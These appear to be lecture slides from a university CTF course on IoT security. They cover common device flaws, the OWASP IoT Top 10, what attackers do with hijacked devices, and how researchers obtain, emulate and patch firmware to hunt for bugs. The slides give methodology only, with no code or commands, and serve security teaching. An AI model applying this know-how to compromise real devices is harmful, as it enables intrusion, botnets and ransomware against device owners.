# Brief Introduction To IoT Security

pwn2ooown @ 2024 NCKUCTF Course


@pwn2ooown

# Whoami

- pwn2ooown
    - Weak Pwner @ B33F 50µP, NCKU
    - Meme Lover / 要飯專家
    - Member of UCCU Hacker
    - IoT Security / v8 / Red Team
    - 傑寶，out!

# 宣讀資安倫理宣言

https://docs.google.com/presentation/d/1K4u-FwueFBGprh-m_kOQkM_wsp573Rv7LCnAvbz2e4w/edit#slide=id.g166080f71bd_0_5



## 資安倫理宣傳

本課程目的在提升學員對資訊安全之認識及資安實務能力，深刻體認到資安的重要性！所有課程學習內容不得從事非法攻擊或違法行為，所有非法行為將受法律規範，提醒學員不要以身試險。

# Course Syllabus

- 微調一下課程，我打算帶給大家實用又有趣的課程
  - Week 1 - 先詳細介紹漏洞種類跟 Real World Case 再上基礎的 stack 相關 pwn
  - Week 2 - 進階課程，會把 ROP 相關利用手法都給帶一遍
  - **Week 3 - (新增) IOT Security + (類)pwn2own 經驗分享**

**(刪除) ~~Heap Exploitation~~**

**溫馨提醒：請自行學習 heap**

# Today's Outline

- IoT
- IoT Security
- Firmware Simulation
- Patch
- Command Injection 實作
- EOF Pwn2own 經驗分享
- 不用擔心這周內容會比較輕鬆(?

# Today's lab

**https://class.nckuctf.org/**

# IoT


# IoT

- Claude AI: IoT 代表物聯網 (Internet of Things)。它指的是物理設備，車輛，家用電器以及帶有電子，軟體，傳感器和連接性的其他項目的網絡，使它們能夠通過 Internet 或其他網絡連接和交換資料。

# IoT

Image From:
https://www.globalsign.com/en-sg/blog/what-internet-things-and-how-does-it-work


- 寵物監視器
- Router
- 智慧門鎖
- 掃地機器人
- NAS
- Printer
- 智慧電視
- …



# IoT

Image From:
https://www.globalsign.com/en-sg/blog/what-internet-things-and-how-does-it-work


- (寵物)監視器
- Router
- 智慧門鎖
- 掃地機器人
- NAS
- Printer
- 智慧電視



# IoT

Image From:
https://www.globalsign.com/en-sg/blog/what-internet-things-and-how-does-it-work


- (寵物)監視器
  - https://eqqie.cn/index.php/archives/2076
- Router
- 智慧門鎖
- 掃地機器人
- NAS
- Printer
- 智慧電視



# IoT

Image From:
https://www.globalsign.com/en-sg/blog/what-internet-things-and-how-does-it-work


- (寵物)監視器
- Router
  - 不勝枚舉
- 智慧門鎖
- 掃地機器人
- NAS
- Printer
- 智慧電視



# IoT

Image From:
https://www.globalsign.com/en-sg/blog/what-internet-things-and-how-does-it-work


- (寵物)監視器
- Router
- 智慧門鎖
  - Remote Door Execution
- 掃地機器人
- NAS
- Printer
- 智慧電視



# IoT

Image From:
https://www.globalsign.com/en-sg/blog/what-internet-things-and-how-does-it-work


- (寵物)監視器
- Router
- 智慧門鎖
- 掃地機器人
  - DEFCON 31
- NAS
- Printer
- 智慧電視



# IoT

Image From:
https://www.globalsign.com/en-sg/blog/what-internet-things-and-how-does-it-work


- (寵物)監視器
- Router
- 智慧門鎖
- 掃地機器人
- NAS
  - Your NAS is not your NAS !
- Printer
- 智慧電視



# IoT

Image From:
https://www.globalsign.com/en-sg/blog/what-internet-things-and-how-does-it-work


- (寵物)監視器
- Router
- 智慧門鎖
- 掃地機器人
- NAS
- Printer
  - Your printer is not your printer !
- 智慧電視



# IoT

Image From:
https://www.globalsign.com/en-sg/blog/what-internet-things-and-how-does-it-work


- (寵物)監視器
- Router
- 智慧門鎖
- 掃地機器人
- NAS
- Printer
- 智慧電視
    - Mirai in Android-based TV



# IoT Security

# OWASP IoT

Image From: https://www.appsealing.com/owasp-iot-top-10/



## OWASP IoT Top 10

01 Weak, Guessable, or Hardcoded Passwords

02 Insecure Network Services

03 Insecure Ecosystem Interfaces

04 Lack of Secure Update Mechanism

05 Use of Insecure or Outdated Components

06 Insufficient Privacy Protection

07 Insecure Data Transfer and Storage


08 Insecure Default Settings

09 Lack of Device Management

10 Lack of Physical Hardening

# IoT 常見問題之我見

- 沒改弱密碼或是有後門帳號
- 權限控管不當
    - 有些敏感的 API 或頁面驗證不完整或是根本沒驗證
- 韌體有漏洞
    - Command Injection
    - Buffer Overflow (赤裸裸 strcpy, sprintf 等)
- Downgrade Attack
    - 漏洞修了沒關係，直接使用時間倒轉大法
- 我見識比較少所以聽聽就好(?


不要跟我說什麼
ASLR CFI
Stack Canary
SMEP SMAP
Heap Spray
Heap Feng Shui
ROP JOP
COP SROP
Dump 什麼 offset
跑什麼 shellcode
ret2libc
找什麼 leak
NULL byte
清什麼 cache
不同版本測試
老子一個 Command Injection
一刀殺進去

# Why target IoT?

- 在寫 Firmware 時以實用為優先
- 為了效能而關掉保護, 或根本不知道要開
- 為了方便而留下後門, 駭客也方便
  - https://www.informationsecurity.com.tw/article/article_detail.aspx?aid=11026
- 我改 Open Source 總行了吧
  - 改出漏洞了
- 直接不更新韌體了
- Codebase 比較小一點點(?)

# 打掉 IoT 之後

- 挖礦
- DDOS 的肉雞 (Mirai)
- NAS 加密檔案勒索你
- 當作攻入內網的跳板

# IoT Vulnerability Research

# IoT Vulnerability Research

- 通常會選擇先嘗試找出有哪些 service 並看能不能逆向一波
- 有實體機器
  - 可以直接 Dump flash 或用 UART 等接口獲得 Console
  - 可以直接看出有什麼服務
  - 最終 Exploit 還是要在實體機測試
- **沒有實體機**
  - **嘗試獲得** firmware
  - 用 Binary Emulation 程式

# Firmware

- 有些廠商可以在官網上直接載到 firmware
- 有些韌體有加密
  - 尋找在機器上是怎麼解密 Firmware 的 (前人研究或自行挖掘)
  - 找有沒有舊版未加密的 Firmware 碰碰運氣
  - 如果找不到就真的只能拆機器

# Emulation

- 這些 IoT 設備很多都是跑在不同架構上，有不同的的指令集如 mips, arm,...
- Qemu 或是 qiling
- 在 Emulation 的過程中會需要做各種 Patch
    - 開機時會與機器上其他服務做交互檢查但我們沒模擬他們
    - 有些其他檢查不會過
- 如何解決?
    - 直接硬改原本的程式 (nop 掉一些檢查之類的)
    - 用 LD_PRELOAD hook 一些想跳過的 function
    - 用 Qiling 的動態 patch

# Pwn2own Contest

